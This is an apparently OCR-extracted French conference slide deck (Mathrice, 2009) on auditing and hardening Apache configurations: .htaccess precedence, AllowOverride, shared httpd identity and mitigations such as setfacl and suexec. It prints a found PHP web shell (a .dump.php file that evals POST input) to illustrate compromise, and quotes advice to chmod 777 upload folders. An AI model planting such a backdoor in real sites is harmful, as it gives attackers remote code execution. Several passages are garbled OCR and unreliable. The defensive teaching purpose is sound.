



# S'APPROPRIER UNE CONFIG APACHE

Jacquelin Charbonnel  
Journées Mathrice d'Angers  
18 mars 2009





- %space web & ' : fichiers et répertoires du files"stem accessibles par ( ) ) \*
- + ebmaster : un compte, déclaré sur le serveur, a"ant des droits d'écriture sur une partie de l'espace web & hors pages perso'



### ***config***

```
conf/  
    httpd.conf  
conf.d/  
    php.conf  
    ssl.conf
```

### ***DocumentRoot***


```
www/  
    html/  
    cgi-bin/
```

### ***Alias***

```
usr/  
    doc/  
    share/
```

### ***UserDir***

```
home/  
    alfred/  
        public_html/  
zezette/  
    public_html/
```



### *config*

```
conf/  
    httpd.conf  
conf.d/  
    php.conf  
    ssl.conf
```

### *DocumentRoot*


```
www/  
    html/  
        .htaccess  
    cgi-bin/  
        .htaccess
```

### *Alias*

```
usr/  
    doc/  
        .htaccess  
    share/  
        .htaccess
```

### *UserDir*

```
home/  
    alfred/  
        public_html/  
            .htaccess  
    zezette/  
        public_html/  
            .htaccess
```



## *config*


```
conf/  
    httpd.conf  
conf.d/  
    php.conf  
    ssl.conf
```

/

```
.htaccess  
var/  
    .htaccess  
    www/  
        .htaccess  
        html/  
            .htaccess  
            cgi-bin/  
                .htaccess  
home/  
    .htaccess  
    alfred/  
        .htaccess  
        public_html/  
            .htaccess  
            zezette/  
                .htaccess  
                public_html/  
                    .htaccess  
usr/  
    .htaccess  
    doc/  
        .htaccess  
    share/  
        .htaccess
```


di;cti0[]v[]ts

PGCRq'APIEllaJGCR'JarIHauGPr




- du moins au plus prioritaire
  - . / 0irector"> et .htaccess
    - pour un niveau donné, .htaccess prévaut sur /director">
  - 1. / 0irector" 2atch>
  - 3. /4iles> et /4iles 2atch>
  - 5. /6ocation> et /6ocation 2atch>
- sinon, cha, ue groupe identi, ue est traité suivant l'ordre d'apparition





```
<Directory /htdocs>  
    order allow,deny  
    allow from mon.domaine  
</Directory>
```


```
<Location />  
    order deny,allow  
    allow from all  
</Location>
```



```
<Directory /htdocs/xxx>  
  Options -ExecCGI  
</Directory>
```

/htdocs/xxx/.htaccess


```
Options +ExecCGI
```



```
<Directory /htdocs>  
  Order Allow,Deny  
  Allow from all  
</Directory>
```

```
<Directory /htdocs/.../x/.../y>  
  Require valid-user  
</Directory>
```

```
$ cat /htdocs/.../x/.htaccess  
Satisfy Any
```



```
<Directory />  
    AllowOverride None  
</Directory>
```

```
<Directory /var/www/html/permisif>  
    AllowOverride All  
</Directory>
```

```
AllowOverride Options=FollowSymlinksIfOwnerMatch
```

```
AccessFileName .htaccess readme
```

## AllowOverride Directive

**Description:** Types of directives that are allowed

**Syntax:** AllowOverride All|None|directives

**Default:** AllowOverride All

**Context:** directory

**Status:** Core

**Module:** core

## AccessFileName Directive

**Description:** Name of the distributed configuration file


**Syntax:** AccessFileName *filename* [*filename*] ...

**Default:** AccessFileName .htaccess

**Context:** server config, virtual host

**Status:** Core

**Module:** core



## DocumentRoot Directive


**Description:** Directory that forms the main document tree visible from the web  
**Syntax:** `DocumentRoot directory-path`  
**Default:** `DocumentRoot /usr/local/apache/htdocs`  
**Context:** server config, virtual host  
**Status:** Core  
**Module:** core

## Alias Directive

**Description:** Maps URLs to filesystem locations  
**Syntax:** `Alias URL-path file-path|directory-path`  
**Context:** server config, virtual host  
**Status:** Base  
**Module:** mod\_alias


## UserDir Directive

**Description:** Location of the user-specific directories  
**Syntax:** `UserDir directory-filename [directory-filename] ...`  
**Context:** server config, virtual host  
**Status:** Base  
**Module:** mod\_userdir



- espace web total  $\equiv$ 
  - $\cup$  document root  $\cup$  server  $\cup$  Alias  
vh vh
  - sous contr: le ds "sadmin
- s"mlin;s
  - sous contr: le éventuel des webmasters

Options FollowSymlinks



```
$configure --prefix /usr/local/apache
$make

$ grep -i '^ *include' httpd.conf


$ grep -i '^ *ServerRoot' *.conf
ServerRoot "/usr/local/apache"

$ grep -i '^ *DocumentRoot' *.conf
DocumentRoot "/usr/local/apache/htdocs"

$ grep -i '^ *UserDir' *.conf

$ grep -i '^ *Alias' *.conf

$ grep -i '^ *ScriptAlias' *.conf
ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin/"
```



```
$ grep -i '^\\s*include' httpd.conf
Include conf.d/*.conf

$ grep -i '^\\s*ServerRoot' *.conf
ServerRoot "/etc/httpd"


$ grep -i '^\\s*DocumentRoot' *.conf
DocumentRoot "/var/www/html"

$ grep -i '^\\s*UserDir' *.conf
    UserDir disable

$ grep -i '^\\s*Alias' *.conf
Alias /icons/ "/var/www/icons/"
Alias /error/ "/var/www/error/"

$ grep -i '^\\s*ScriptAlias' *.conf
ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"
```






```
<Directory />
  Options FollowSymLinks
  AllowOverride None
  Order deny,allow
  Deny from all
</Directory>

<Directory "/usr/local/apache/htdocs">
  Options Indexes FollowSymLinks
  AllowOverride None
  Order allow,deny
  Allow from all
</Directory>

<Directory "/usr/local/apache/cgi-bin">
  AllowOverride None
  Options None
  Order allow,deny
  Allow from all
</Directory>

<FilesMatch "^\.ht">
  Order allow,deny
  Deny from all
  Satisfy All
</FilesMatch>
```




```
Action
```

```
SetInputFilter  
AddInputFilter  
SetOutputFilter  
AddOutputFilte  
AddOutputFilterByType
```


```
LoadModule cgi_module modules/mod_cgi.so  
AddHandler cgi-script .cgi
```

```
LoadModule php5_module modules/libphp5.so  
AddHandler php5-script .php
```


```
test.php  
test.fr.php  
test.php.fr  
test.php.~
```




- normalement, httpd est lancé par root
  - le process initial reste sous l'identité root
  - les process fils prennent l'identité `ser:<roup`
- si httpd n'est pas lancé par root,
  - il ne peut pas changer l'identité de ses fils,
  - donc il tourne sous l'identité ,ui l'a lancé



- => tous les scripts &=>, C<>' tournent sous une m?me identité
- => un script défaillant peut impacter les données générées par les scripts des autres webmasters



```
$ cat tmp/cache/.dump.php
<?php
if(isset($_GET['auto']))
{
if(isset($_POST['grammy']))eval(stripslashes($_POST['grammy']));
?>
<form action=# method=POST>
<input type=text name=grammy>
<input type=submit>
</form>
<?php
}
?>
```



## Getting Started

- ▶ [Before you start](#)
- ▼ [Installation guide](#)
  - ▶ [System requirements](#)
  - [Download Drupal](#)
  - [Grant write permissions on the configuration file](#)
  - [Create the files directory](#)

## Create a "files" directory for uploads

Last modified: March 7, 2009 - 22:40

Drupal 6.x - No known problems

After installing Drupal, it is helpful to have a writable directory so that you can upload your own content files. If you skip this step, you may get an error message stating that "sites/default/files does not exist ..."

Here's how:

1. Making a directory called 'files' in the sites/default folder.


```
chmod -R a+w sites/default/files
```

or

```
chmod -R 777 sites/default/files
```

Also, most FTP programs allow you to create the files directory and set its permissions. Be sure to give read, write, and execute permissions to everyone (777).






- chown : faisable , ue par root

```
chown apache tmp/cache
```









```
$ setfacl -m u:apache:--- /etc /home
```

- **selinux \$**







- suexec : , ue pour les C<>
- - user@group par vh : , u'en Apache v-
- en version 1, remplacé par  
suexec9ser<roup : , ue pour C<>



- - httpd par vh
  - avec son propre user:group
  - sur une >\* propre ou un port propre
  - - reverse prox" devant







- [http://httpd.apache.org/docs/1.1/misc/security\\_tips.html](http://httpd.apache.org/docs/1.1/misc/security_tips.html)
- [http://httpd.apache.org/docs/1.1/misc/performance\\_tuning.html](http://httpd.apache.org/docs/1.1/misc/performance_tuning.html)
- <http://www.hsc.fr/ressources/>
- <http://www.w3.org/Security/>
- Apache Security Best Practices Checklist
- \*présentation A04 complète sur  
<http://math.univ-angers.fr/~charbonnel>